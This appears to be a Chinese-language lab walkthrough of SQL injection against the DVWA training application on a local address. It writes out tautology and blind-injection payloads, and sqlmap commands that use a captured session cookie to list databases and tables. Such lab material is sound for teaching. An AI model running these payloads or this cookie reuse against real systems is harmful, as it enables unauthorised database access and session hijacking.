
1. **输入user ID=1234，点击提交后可以看出该网站此时使用的get方式提交：**




1. **加入永真式and 1=1来验证此网站是否可以被攻击。验证结果为可以。**




1. **使用kali linux自带的sqlmap进行攻击。输入语句：sqlmap -u** [**http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#**](http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234%20and%201=1&Submit=Submit#)
2. **修改浏览器设置-settings-manual proxy configuration-localhost 8080**




1. **设置好后重新在sql注入界面输入12345678，则paros显示结果如下图，我们得到cookie信息。**




1. **所得cookie中的SESSID即为当前会话的标识，获得此标识后我们可以伪造成该会话以发送请求。输入sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"得到：**



1. **输入sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" –dbs 获取数据库信息：**




1. **输入 sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" –tables -D dvwa得到表的信息：**




1. **在SQL Injection Blind中输入1，显示用户存在：**




1. **输入1’ and 1=1# 单引号闭合前边，而#闭合后边内容**



1. **输入1’ and 1=2#没有结果，说明存在字符型sql盲注**



